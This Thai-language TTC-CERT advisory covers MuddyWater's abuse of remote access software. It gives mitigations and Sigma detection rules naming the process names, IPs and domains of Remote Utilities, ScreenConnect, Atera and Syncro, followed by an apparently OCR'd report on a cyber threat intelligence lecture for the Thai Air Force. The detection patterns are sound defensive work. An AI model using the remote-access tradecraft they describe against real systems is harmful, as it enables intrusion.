ศูนย์ TTC-CERT พบการรายงานรูปแบบวิธีการในการโจมตีแบบใหม่ของกลุ่ม MuddyWater โดยเป็นบทความของ DeepInstinct ชื่อ "**New MuddyWater Threat: Old Kitten; New Tricks**" ที่ https://www.deepinstinct.com/blog/new-muddywater-threat-old-kitten-new-tricks ทั้งนี้กลุ่ม MuddyWater[1] เป็นหนึ่งในกลุ่มที่ศูนย์ TTC-CERT เฝ้าจับตาอยู่ เนื่องจากที่ผ่านมากลุ่ม MuddyWater มีเป้าหมายและเคยทำการโจมตีองค์กรในภาคส่วนโทรคมนาคมไทยจำนวนไม่น้อยกว่า 3 ครั้งก่อนหน้านี้ โดยรายละเอียดของ Indicators of Compromise (IOCs) ในบทความดังกล่าวศูนย์ TTC-CERT ได้ส่งให้องค์กรท่านผ่าน MISP เป็นที่เรียบร้อยแล้วเมื่อ 10 ธ.ค.65 โดยมีหัวข้อของ Event ใน MISP ชื่อ "New MuddyWater Threat: Old Kitten; New Tricks"

อย่างไรก็ตามจากประสบการณ์ที่ผ่านมา ศูนย์ TTC-CERT พบว่า IOCs ที่เป็นค่า hash ของการโจมตีของกลุ่ม MuddyWater นั้นไม่มีประสิทธิ์ภาพเพียงพอในการตรวจจับการโจมตี เนื่องจากไฟล์ configuration ของ remote access software ที่ผู้โจมตีใช้ มักถูกกำหนดค่าให้เป็นชื่อขององค์กรเป้าหมาย ส่งผลให้ค่า hash ของไฟล์ที่กลุ่ม MuddyWater ใช้ในการโจมตีจะเปลี่ยนแปลงไปตามคุณสมบัติของค่า hash เช่น ไฟล์ที่จะใช้ในการโจมตี Operator A ค่า hash ของไฟล์ที่ใช้ในการโจมตีจะเป็นคนละค่ากับไฟล์ที่ใช้โจมตี Operator B เป็นต้น

มาตรการรับมือ

ศูนย์ TTC-CERT แนะนำให้องค์กรของสมาชิกดำเนินการดังต่อไปนี้เพื่อตรวจจับ เฝ้าระวัง และลดความเสี่ยงจากการถูกโจมตีโดยกลุ่ม MuddyWater

- กำหนดให้การติดตั้งซอฟต์แวร์ต่าง ๆ บนระบบหรือบนเครื่องคอมพิวเตอร์ของผู้ใช้งานต้องใช้บัญชีผู้ใช้งานที่มีสิทธิ์สูง (privileged account) และให้เปิดใช้งาน multifactor authentication ของบัญชีผู้ใช้งานดังกล่าวทุกบัญชี
- ตรวจสอบบัญชีผู้ใช้งานที่มีสิทธิ์สูง (privileged account) และกำหนดค่าการควบคุมการเข้าถึงโดยคำนึงถึงหลักการ “principle of least privilege” และหลักการ “separation of duties” ตลอดจนมีมาตรการควบคุมและตรวจสอบการใช้งานบัญชีดังกล่าวอย่างรัดกุม
- ปิดการใช้งาน (disable) remote access หรือ Remote Desktop Protocol (RDP) ที่ไม่ได้ใช้งาน และตรวจสอบ log ของ remote access หรือ Remote Desktop Protocol (RDP) อย่างสม่ำเสมอ

[1] "MuddyWater - MITRE ATT&CK®." https://attack.mitre.org/groups/G0069/. Accessed 10 Dec. 2022.

- ตรวจสอบ log ของการใช้งาน remote access software ที่ไม่มีการใช้งานในองค์กรอย่างสม่ำเสมอ รายละเอียดตามหัวข้อ **“วิธีตรวจสอบว่าองค์กรถูกโจมตีหรือได้รับความเสียหายจากการถูกโจมตี”**
- ตรวจสอบ (monitor) network traffic สำหรับโปรโตคอลที่ไม่ได้รับการอนุมัติให้ใช้งานในองค์กรและ/หรือโปรโตคอลที่ไม่มีการใช้งานในองค์กร
- ปิดการใช้งาน (disable) ไม่ให้ใช้ HTML ในการแนบไฟล์ผ่านอีเมลและกำหนดค่าให้ Email security gateway ต้องสแกนไฟล์แนบในอีเมลทุกฉบับโดยเฉพาะไฟล์ HTML ที่ส่งมาจากภายนอกองค์กร
- พิจารณาปิดการใช้งาน (disable) hyperlinks ในอีเมลที่ได้รับมาจากภายนอกองค์กร
- พิจารณาเพิ่มแบนเนอร์ในอีเมลสำหรับข้อความที่ถูกส่งมาจากภายนอกองค์กร
- สร้างความตระหนักรู้ด้านความมั่นคงปลอดภัยทางไซเบอร์อย่างเข้มข้นในองค์กร อาทิ การฝึกให้พนักงานเข้าใจและสามารถระบุอีเมลฟิชชิ่งหรืออีเมลต้องสงสัยได้อย่างถูกต้อง และฝึกให้พนักงานใช้ความระมัดระวังเมื่อคลิกลิงก์หรือเปิดไฟล์แนบในอีเมล
- ตรวจสอบให้แน่ใจว่าพนักงานในองค์กรทราบว่าต้องทำอะไรและต้องติดต่อใครเมื่อพบเห็นกิจกรรมที่น่าสงสัยหรือสงสัยว่ามีการโจมตีทางไซเบอร์ เพื่อช่วยระบุภัยคุกคามอย่างรวดเร็วและมีประสิทธิภาพต่อการลดผลกระทบจากการถูกโจมตีโดยเร็ว
- พนักงานในองค์กรควรระลึกอยู่เสมอว่า URL ทั้งหมดที่ได้รับจากแหล่งที่มาที่ไม่รู้จักเป็น URL ต้องสงสัย หากมีข้อสงสัยให้พนักงานในองค์กรส่งต่อ URL ต้องสงสัยไปยังทีมรักษาความปลอดภัยทางไซเบอร์ขององค์กรเพื่อทำการวิเคราะห์
- แจ้งให้พนักงานในองค์กรทราบถึงความเสี่ยงที่เกี่ยวข้องกับการโพสต์ข้อมูลที่มีความอ่อนไหวหรือข้อมูลใน resume ที่ละเอียดเกินไปบนแพลตฟอร์ม social networking site หรือ professional networking site เช่น linkedin เป็นต้น
- ปรับปรุงข้อมูลแผนตอบสนองเหตุการณ์ (incident response plan) ให้เป็นปัจจุบันและทดสอบแผนตอบสนองเหตุการณ์ (incident response plan) เพื่อให้มั่นใจว่าแผนตอบสนองเหตุการณ์ (incident response plan) สามารถนำมาใช้เมื่อเกิดเหตุภัยคุกคามทางไซเบอร์ได้

วิธีตรวจสอบว่าองค์กรถูกโจมตีหรือได้รับความเสียหายจากการถูกโจมตี

ตรวจสอบจาก log ของระบบสารสนเทศในองค์กรที่มีการใช้งานผลิตภัณฑ์ของ remote access software ที่กลุ่ม MuddyWater นิยมใช้ในการโจมตี ดังนี้

1. **ผลิตภัณฑ์ Remote Utilities** ตรวจสอบโดยใช้ Sigma Rule ที่เขียนโดยศูนย์ TTC-CERT ดังนี้

- ใช้ System events log สำหรับตรวจสอบ Remote Utilities Process Creation สามารถดาวน์โหลดได้ที่ https://github.com/ttc-cert/TTC-CERT-Sigma-Rules/blob/main/windows/REMOTEACCESSSOFTWARE_remote_utilities_process_creation.yml

```
title: Remote Utilities Process Creation Detection
id: 9306e0af-0f0f-4323-969b-3b0c342a6afc
version: 1.0
first_imported: 2023-01-04
last_modified: 2023-01-04
status: RELEASED
sharing: TLP:CLEAR
author: TTC-CERT
description: This rule detects the creation of the Remote Utilities
process on a host machine.
reference: https://www.remoteutilities.com/
logsource:
  category: process_creation
  product: windows
detection:
  selection1:
    EventID: 4688
    ProcessName: RemoteUtilities*
  selection2:
    EventID: 4688
    ProcessName: rfusclient.exe
  selection3:
    EventID: 4688
    ProcessName: rutserv.exe
  selection4:
    ParentImage|endswith: '\rfusclient.exe'
    Image|contains: '\Remote Utilities - Host\'
    CommandLine|contains: '\Remote Utilities - Host\'
```

```
  selection5:
    ParentImage|endswith: '\rutserv.exe'
    Image|contains: '\Remote Utilities - Host\'
    CommandLine|contains: '\Remote Utilities - Host\'
  condition: selection1 or selection2 or selection3 or selection4 or
selection5
falsepositives:
- False positives may occur if other software applications create similar
processes with similar names.
level: high
```

- ใช้ Network traffic log สำหรับตรวจสอบ Remote Utilities Traffic สามารถดาวน์โหลดได้ที่ https://github.com/ttc-cert/TTC-CERT-Sigma-Rules/blob/main/proxy/REMOTEACCESSSOFTWARE_remote_utilities_traffic_suspicious_activity.yml

```
title: Remote Utilities Traffic - Suspicious Activity
id: 08758fe9-251f-4057-b4fa-1aa6b7f57de5
version: 1.0
first_imported: 2023-01-04
last_modified: 2023-01-04
status: RELEASED
sharing: TLP:CLEAR
author: TTC-CERT
description: This rule triggers an alert if the proxy log shows traffic
from the specified IP addresses or any domain ending in
"*.remoteutilities.com".
reference: https://www.remoteutilities.com/
logsource:
  category: proxy
detection:
  selection:
```

```
    - cs-host: 64.20.61.146
    - cs-host: 216.158.232.18
    - cs-host: 66.23.226.254
    - r-dns|endswith: '.remoteutilities.com'
  condition: selection
falsepositives:
- This rule may trigger false positives if the IP addresses or domain are used for legitimate purposes.
level: high
```

2. **ผลิตภัณฑ์ ScreenConnect/ConnectWise** ตรวจสอบโดยใช้ Sigma Rule ที่เขียนโดยศูนย์ TTC-CERT ดังนี้
   - ใช้ System events log สำหรับตรวจสอบ ScreenConnect/ConnectWise Process or Service สามารถดาวน์โหลดได้ที่ https://github.com/ttc-cert/TTC-CERT-Sigma-Rules/blob/main/windows/REMOTEACCESSSOFTWARE_screenconnect_process_detection.yml

```
title: ScreenConnect - Process or Service Detection
id: 489a46c9-30df-4231-8a14-acee6766598d
version: 1.0
first_imported: 2023-01-04
last_modified: 2023-01-04
status: RELEASED
sharing: TLP:CLEAR
author: TTC-CERT
description: This rule triggers an alert if the SIEM system detects a ScreenConnect process or service running on a host.
references: https://control.connectwise.com/
logsource:
  category: process_creation
  product: windows
detection:
```

```
  selection1:
    EventID: 4688
    ProcessName: ScreenConnect*
  selection2:
    - Image|contains: '\ScreenConnect.Client.exe'
    - Image|contains: '\ScreenConnect.ClientService.exe'
    - Image|contains: '\ScreenConnect.Service.exe'
  condition: selection1 or selection2
falsepositives:
- This rule may trigger false positives if the ScreenConnect processes
or services are running on a host for legitimate purposes.
level: high
```

- ใช้ Network traffic log สำหรับตรวจสอบ ScreenConnect/ConnectWise Traffic สามารถดาวน์โหลดได้ที่ https://github.com/ttc-cert/TTC-CERT-Sigma-Rules/blob/main/proxy/REMOTEACCESSSOFTWARE_screenconnect_traffic_suspicious_activity.yml

```
title: ScreenConnect Traffic - Suspicious Activity
id: f2344b31-4a68-4ed0-bf59-a40f62c94c4e
version: 1.0
first_imported: 2023-01-04
last_modified: 2023-01-04
status: RELEASED
sharing: TLP:CLEAR
author: TTC-CERT
description: This rule triggers an alert if the proxy log shows traffic
from the specified IP addresses or any domain belong to
ScreenConnect.
reference: https://control.connectwise.com/
logsource:
  category: proxy
```

```
detection:
  selection:
    - cs-host|startswith: '198.22.253.' #198.22.253.0/24
    - cs-host: 52.202.11.141
    - r-dns|endswith: '.connectwise.com'
    - r-dns|endswith: '.connectwise.net'
    - r-dns|endswith: '.continuum.net'
    - r-dns|endswith: '.itsupport247.net'
    - r-dns|endswith: '.myconnectwise.net'
    - r-dns|endswith: '.screenconnect.com'
    - r-dns|endswith: '.connectwise.com.cdn.cloudflare.net'
  condition: selection
falsepositives:
- This rule may trigger false positives if the IP addresses or domain are
used for legitimate purposes.
level: high
```

3. **ผลิตภัณฑ์ Atera Agent** ตรวจสอบโดยใช้ Sigma Rule ดังนี้
   - ใช้ System events log สำหรับตรวจสอบการติดตั้ง Atera Agent เขียนโดย TheDFIRReport สามารถดาวน์โหลดได้ที่ https://github.com/The-DFIR-Report/Sigma-Rules/blob/main/ateraagent_malicious_installations.yml

```
title: AteraAgent malicious installations
id: fb0f2d48-269d-473e-9afc-c540a16a990f
description: Detects potentially malicious AteraAgent installations
when the IntegratorLogin parameter is used to register a non-business
email.
status: experimental
date: 2022/09/12
author: '@kostastsale, @TheDFIRReport'
logsource:
```

```
    category: process_creation
    product: windows
detection:
    selection1:
        Image:
          - '*\AteraAgent.exe'
        CommandLine|contains|all:
          - '/i '
          - 'IntegratorLogin='
    selection2:
        CommandLine|contains:
        # Feel free to modify the email addresses to fit your needs
          - '@gmail.com'
          - '@hotmail.com'
          - '@hotmail.com'
          - '@yandex.ru'
          - '@mail.ru'
          - '@outlook.com'
          - '@protonmail.com'
          - '@dropmail.me'
    condition: selection1 and selection2
falsepositives:
    - Unlikely
level: high
tags:
    - attack.execution
    - attack.T1059.006
```

- ใช้ System events log สำหรับตรวจสอบการติดตั้ง Atera Agent Process เขียนโดยศูนย์ TTC-CERT สามารถดาวน์โหลดได้ที่ https://github.com/ttc-cert/TTC-CERT-Sigma-Rules/blob/main/windows/REMOTEACCESSSOFTWARE_ateraagent_process_detection.yml

```
title: Atera Agent - Process Detection
id: 62232e91-900b-469b-a6c8-53b095216fb8
version: 1.0
first_imported: 2023-01-04
last_modified: 2023-01-04
status: RELEASED
sharing: TLP:CLEAR
author: TTC-CERT
description: This rule triggers an alert if the SIEM system detects a
Atera Agent process running on a host.
references: https://www.atera.com/
logsource:
  category: process_creation
  product: windows
detection:
  selection1:
    EventID: 4688
    ProcessName: AteraAgent*
  selection2:
    Image|contains: '\AteraAgent.exe'
  condition: selection1 or selection2
falsepositives:
- This rule may trigger false positives if the Atera Agent process is
running on a host for legitimate purposes.
level: high
```

- ใช้ Network traffic log สำหรับตรวจสอบ Atera Agent Traffic เขียนโดยศูนย์ TTC-CERT สามารถดาวน์โหลดได้ที่ https://github.com/ttc-cert/TTC-CERT-Sigma-Rules/blob/main/proxy/REMOTEACCESSSOFTWARE_ateraagent_traffic_suspicious_activity.yml

```
title: Atera Agent Traffic - Suspicious Activity
```

```
id: b5123267-731f-4b5f-a4ed-44564f35e233
version: 1.0
first_imported: 2023-01-04
last_modified: 2023-01-04
status: RELEASED
sharing: TLP:CLEAR
author: TTC-CERT
description: This rule triggers an alert if the proxy log shows traffic
from the specified domain belong to Atera Agent.
reference: https://www.atera.com/
logsource:
  category: proxy
detection:
  selection:
    - r-dns|endswith: '.atera.com'
  condition: selection
falsepositives:
- This rule may trigger false positives if the domain are used for
legitimate purposes.
level: high
```

4. **ผลิตภัณฑ์ Syncro** ตรวจสอบโดยใช้ Sigma Rule ที่เขียนโดยศูนย์ TTC-CERT ดังนี้
   - ใช้ System events log สำหรับตรวจสอบ Syncro Process or Service สามารถดาวน์โหลดได้ที่ https://github.com/ttc-cert/TTC-CERT-Sigma-Rules/blob/main/windows/REMOTEACCESSSOFTWARE_syncro_process_detection.yml

```
title: Syncro - Process or Service Detection
id: 0f47801b-f599-4edf-8dbf-bb5d6c74fd29
version: 1.0
first_imported: 2023-01-04
last_modified: 2023-01-04
```

```
status: RELEASED
sharing: TLP:CLEAR
author: TTC-CERT
description: This rule triggers an alert if the SIEM system detects a
Syncro process or service running on a host.
references: https://syncromsp.com/
logsource:
  category: process_creation
  product: windows
detection:
  selection1:
    EventID: 4688
    ProcessName: Syncro*
  selection2:
    Image|contains: '\Syncro.Overmind.Service.exe'
  selection3:
    Image|endswith: '\sc.exe'
    CommandLine|contains: ' start Syncro'
  condition: selection1 or selection2 or selection3
falsepositives:
- This rule may trigger false positives if the Syncro processes or
services are running on a host for legitimate purposes.
level: high
```

- ใช้ Network traffic log สำหรับตรวจสอบ Syncro Traffic สามารถดาวน์โหลดได้ที่ https://github.com/ttc-cert/TTC-CERT-Sigma-Rules/blob/main/proxy/REMOTEACCESSSOFTWARE_syncro_traffic_suspicious_activity.yml

```
title: Syncro Traffic - Suspicious Activity
id: 7ce04087-ddd5-4082-a5e0-ce73a6994c94
version: 1.0
first_imported: 2023-01-04
```

```
last_modified: 2023-01-04
status: RELEASED
sharing: TLP:CLEAR
author: TTC-CERT
description: This rule triggers an alert if the proxy log shows traffic
from any domain belong to Syncro.
reference: https://syncromsp.com/
logsource:
  category: proxy
detection:
  selection:
    - r-dns|endswith: '.syncroapi.com'
    - r-dns|endswith: '.admin.syncroapi.com'
    - r-dns|endswith: '.syncromsp.com'
  condition: selection
falsepositives:
- This rule may trigger false positives if the domain are used for
legitimate purposes.
level: high
```

ข้อมูลอ้างอิง

- https://github.com/The-DFIR-Report/Sigma-Rules/blob/main/ateraagent_malicious_installations.yml
- https://github.com/ttc-cert/TTC-CERT-Sigma-Rules/blob/main/proxy/REMOTEACCESSSOFTWARE_ateraagent_traffic_suspicious_activity.yml
- https://github.com/ttc-cert/TTC-CERT-Sigma-Rules/blob/main/proxy/REMOTEACCESSSOFTWARE_remote_utilities_traffic_suspicious_activity.yml
- https://github.com/ttc-cert/TTC-CERT-Sigma-Rules/blob/main/proxy/REMOTEACCESSSOFTWARE_screenconnect_traffic_suspicious_activity.yml
- https://github.com/ttc-cert/TTC-CERT-Sigma-Rules/blob/main/proxy/REMOTEACCESSSOFTWARE_syncro_traffic_suspicious_activity.yml

- https://github.com/ttc-cert/TTC-CERT-Sigma-Rules/blob/main/windows/REMOTEACCESS SOFTWARE_ateraagent_process_detection.yml
- https://github.com/ttc-cert/TTC-CERT-Sigma-Rules/blob/main/windows/REMOTEACCESS SOFTWARE_remote_utilities_process_creation.yml
- https://github.com/ttc-cert/TTC-CERT-Sigma-Rules/blob/main/windows/REMOTEACCESS SOFTWARE_screenconnect_process_detection.yml
- https://github.com/ttc-cert/TTC-CERT-Sigma-Rules/blob/main/windows/REMOTEACCESS SOFTWARE_syncro_process_detection.yml
- https://www.deepinstinct.com/blog/new-muddywater-threat-old-kitten-new-tricks

เอกสารแนบท้าย 2

รายงานการเผยแพร่ความรู้สู่สาธารณะ ครั้งที่ 18

ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคมโดย นายพิศุทธิ์ ม่วงสมัย ได้เป็นวิทยากรในการบรรยายเพื่อเสริมสร้างองค์ความรู้ในการปฏิบัติงานด้านข่าวกรองภัยคุกคามทางไซเบอร์ (Cyber Threat Intelligence : CTI) และการใช้ประโยชน์จาก CTI เพื่อความมั่นคงปลอดภัยทางไซเบอร์ขององค์กร เมื่อวันศุกร์ที่ 3 กุมภาพันธ์ 2565 เวลา 10.00 ถึง 12.0 น. ณ ห้องประชุมศูนย์ไซเบอร์กองทัพอากาศ (ชั้น 3) เขตดอนเมือง กรุงเทพฯ โดยมีรายละเอียดตามเอกสารแนบท้าย 1

ทั้งนี้ ในการบรรยายมีวัตถุประสงค์เพื่อให้ผู้เข้าร่วมการอบรม มีความรู้ความเข้าใจในการปฏิบัติงานด้านข่าวกรองภัยคุกคามทางไซเบอร์ได้อย่างมีประสิทธิภาพ และสามารถนำมาใช้ประโยชน์ในการป้องกันภัยคุกคามทางไซเบอร์ของระบบเครือข่ายของกองทัพอากาศได้ นอกจากนี้ยังเป็นการแสวงความร่วมมือระหว่างภาคส่วนโทรคมนาคมและภาคส่วนความมั่นคง อันจะเป็นประโยชน์ต่อการรักษาความมั่นคงปลอดภัยทางไซเบอร์ของทั้งสองภาคส่วนและของประเทศ ซึ่งประโยชน์จากการริเริ่มในการแสวงหาความร่วมมือและแลกเปลี่ยนประสบการณ์ที่มีประโยชน์ในครั้งนี้ก็จะตกอยู่กับประชาชนโดยทั่วไป อีกด้วย โดยมีรายละเอียดหัวข้อการบรรยายตามเอกสารแนบท้าย 2

ซึ่งการบรรยายในหัวข้อดังกล่าวจะเป็นประโยชน์แก่สาธารณะอันเนื่องมาจากผู้เข้ารับฟังบรรยายมาจากภาคด้านความมั่นคงและเป็นหน่วยงานโครงสร้างพื้นฐานสำคัญทางสารสนเทศ (CII) โดยผู้เข้ารับการฟังบรรยายสามารถนำความรู้ที่ได้จากการบรรยายในครั้งนี้ไปประยุกต์ใช้กับหน่วยงานหรือองค์กรของตนเอง เช่น การจัดตั้งและการดำเนินงานศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ภาคส่วนด้านความมั่นคง การนำข้อมูลข่าวกรองทางไซเบอร์ไปประยุกต์ใช้ในการตรวจจับเหตุภัยคุกคามทางไซเบอร์ เป็นต้น

สรุปข้อการบรรยาย มีดังนี้

- What Is Threat Intelligence?
- Basics of Intelligence - The Threat Intelligence Lifecycle
- Basics of Intelligence - Levels of Intelligence
- The Diamond Model of Intrusion Analysis

ภาพบรรยากาศในการบรรยาย ณ ห้องประชุมศูนย์ไซเบอร์กองทัพอากาศ (ชั้น 3) เขตดอนเมือง กรุงเทพฯ

ที่ กห ๐๖๕๐.๔/๓๒

ศูนย์ไซเบอร์กองทัพอากาศ
ดอนเมือง กรุงเทพฯ ๑๐๒๑๐

๑๖ มกราคม ๒๕๖๖

เรื่อง ขอรับการสนับสนุนวิทยากรบรรยาย

เรียน นายกสมาคมโทรคมนาคมแห่งประเทศไทยในพระบรมราชูปถัมภ์

ด้วยศูนย์ไซเบอร์กองทัพอากาศ กำหนดจัดการอบรมเพื่อเสริมสร้างองค์ความรู้ในการปฏิบัติงานด้านข่าวกรองภัยคุกคามทางไซเบอร์ (Cyber Threat Intelligence : CTI) และการใช้ประโยชน์จาก CTI เพื่อความมั่นคงปลอดภัยทางไซเบอร์ขององค์กรให้แก่ ผู้บริหารและผู้ปฏิบัติงานด้านข่าวกรองทางไซเบอร์ของกองทัพอากาศ ในวันศุกร์ที่ ๓ กุมภาพันธ์ ๒๕๖๖ โดยมีวัตถุประสงค์เพื่อให้ผู้เข้าร่วมการอบรม มีความรู้ความเข้าใจในการปฏิบัติงานด้านข่าวกรองภัยคุกคามทางไซเบอร์ได้อย่างมีประสิทธิภาพ และสามารถนำมาใช้ประโยชน์ ในการป้องกันภัยคุกคามทางไซเบอร์ของระบบเครือข่ายกองทัพอากาศได้

ศูนย์ไซเบอร์กองทัพอากาศพิจารณาแล้วเห็นว่า บุคลากรในหน่วยงานของท่านเป็นผู้มีความรู้และประสบการณ์ด้านข่าวกรองภัยคุกคามทางไซเบอร์ จึงขอเรียนเชิญ คุณพิศุทธิ์ ม่วงสมัย ตำแหน่ง Technical Team Lead, ศูนย์ประสานงานการรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT) เป็นวิทยากรบรรยายในหัวข้อ “องค์ความรู้ในการปฏิบัติงานด้านข่าวกรองภัยคุกคามทางไซเบอร์ (Cyber Threat Intelligence : CTI) และการใช้ประโยชน์จาก CTI เพื่อความมั่นคงปลอดภัยทางไซเบอร์ขององค์กร” ในวันศุกร์ที่ ๓ กุมภาพันธ์ ๒๕๖๖ ระหว่างเวลา ๑๐.๐๐ - ๑๒.๐๐ น. ณ ห้องประชุมศูนย์ไซเบอร์กองทัพอากาศ (ชั้น ๓) ทั้งนี้ มอบหมายให้ นาวาอากาศเอก กิตติศักดิ์ สุวรรณรักษ์ ตำแหน่ง รองผู้อำนวยการกองปฏิบัติการไซเบอร์ ศูนย์ไซเบอร์กองทัพอากาศ หมายเลขโทรศัพท์ ๐๘ ๔๗๓๑ ๓๑๐๗ เป็นผู้ติดต่อประสานรายละเอียดโดยตรง

จึงเรียนมาเพื่อพิจารณา หวังเป็นอย่างยิ่งว่าจะได้รับความอนุเคราะห์จากท่าน และขอขอบคุณมา ณ โอกาสนี้

ขอแสดงความนับถือ

พลอากาศตรี

(สมพร ร่มพยอม)
ผู้อำนวยการศูนย์ไซเบอร์กองทัพอากาศ

กองปฏิบัติการไซเบอร์
โทร.๐ ๒๕๓๔ ๓๕๑๔
ไปรษณีย์อิเล็กทรอนิกส์ cybercenter@rtaf.mi.th

การปฏิบัติงานด้านข่าวกรองภัยคุกคามทางไซเบอร์ (Cyber Threat Intelligence - CTI) และการใช้ประโยชน์จาก CTI เพื่อความมั่นคงปลอดภัยทางไซเบอร์ขององค์กร

ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (ศูนย์ TTC-CERT)

โดย พิศุทธิ์ ม่วงสมัย (Technical Team Lead, TTC-CERT)

3 ก.พ.66

Agenda


- Intelligence Preparation of the Battlefield (IPB)
- The Cyber Kill Chain
- What Is Threat Intelligence?
- The Threat Intelligence Lifecycle
- Levels of Intelligence
- The Diamond Model of Intrusion Analysis
- Diamond Model of Intrusion Analysis in Practice

Intelligence Preparation of the Battlefield (IPB)

Intelligence preparation of the battlefield (IPB)


- Intelligence preparation of the battlefield (IPB) is the Army's method for collecting, organizing, and processing intelligence.
- It is an analytic framework for organizing information to help provide timely, accurate, and relevant intelligence to the military decision making process (MDMP).
- The intent of IPB is to give the commander and his staff information on the conditions within his operational area—comprising the area of operations, area of interest, and battlespace—that could affect the outcome of his mission.
- Conditions to be identified include the relevant characteristics of the weather, terrain, population groups and subgroups, media, and infrastructure.


Intelligence preparation of the battlefield (IPB)



Source: https://www.slideserve.com/jerica/purpose

Intelligence preparation of the battlefield (IPB)



